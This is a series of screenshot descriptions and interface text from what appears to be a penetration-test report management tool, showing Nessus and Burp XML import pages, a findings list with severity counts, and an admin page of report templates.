The screenshot shows a web browser window with the URL `localhost:8443/report/8/additional_features`. The page title is "Auto Add Findings from Nessus XML". On the left, there is a navigation menu with categories: TEST, FINDINGS, ATTACHMENTS, and MANAGEMENT. The main content area contains the text "Upload Nessus XML File (Nessusv2 only)." and a file upload interface with a "Choose file" button, "Upload" button, and "Cancel" button.

TEST
[Edit Report Information](#)
[Generate Report](#)

Auto Add Findings from Burp scanner report (XML only)

FINDINGS
[List Current Report Findings](#)
[Add Finding from Templates](#)
[Create New Finding](#)

Upload burp scanner report file (XML only).

sample.xml

ATTACHMENTS

TEST
[Edit Report Information](#)
[Generate Report](#)

Current Findings

FINDINGS
[List Current Report Findings](#)
[Add Finding from Templates](#)
[Create New Finding](#)

ATTACHMENTS
[Upload New Attachment](#)
[List Attachments](#)



METASPLOIT DATA MANAGEMENT
[Hosts](#)
[Vulnerabilities](#)
[Services](#)

ADDITIONAL
[Additional Features](#)







ENABLED PLUGINS

Severity	Count
Critical	1
High	0
Moderate	3
Low	4

Cross Site Scripting (XSS) ▼	Critical	<input type="button" value="Edit"/>	<input type="button" value="Refresh"/>	<input type="button" value="Delete"/>	<input type="button" value="Up"/>
SSL certificate ▼	Moderate	<input type="button" value="Edit"/>	<input type="button" value="Refresh"/>	<input type="button" value="Delete"/>	<input type="button" value="Up"/>



The screenshot shows a web browser window with the address bar displaying 'localhost:8443/admin/templates'. The page title is 'Current Templates'. On the left, there is a sidebar menu with sections: 'ADMIN USER MENU' (Add User, List Users), 'ADMIN REPORT TEMPLATE MENU' (Add Report Template, List Report Templates), 'PLUGIN MENU' (Enable/Disable Plugins, Administrator Specific Plugins), and 'MAINTENANCE MENU'. The main content area contains a table with the following data:

Report Type	Description	Template Type	
Default CVSS Report	Default CVSS Report	Report Template	  
Default CVSSv3 Report	Default CVSSv3 Report	Report Template	  

The End!!!